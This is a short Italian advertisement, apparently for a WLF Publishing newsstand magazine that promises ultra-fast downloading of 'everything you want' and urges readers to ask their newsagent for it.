PER SCARICARE ULTRAVELOCE
TUTTO quello che vuoi



WLF PUBLISHING
Chiedila subito al tuo edicolante!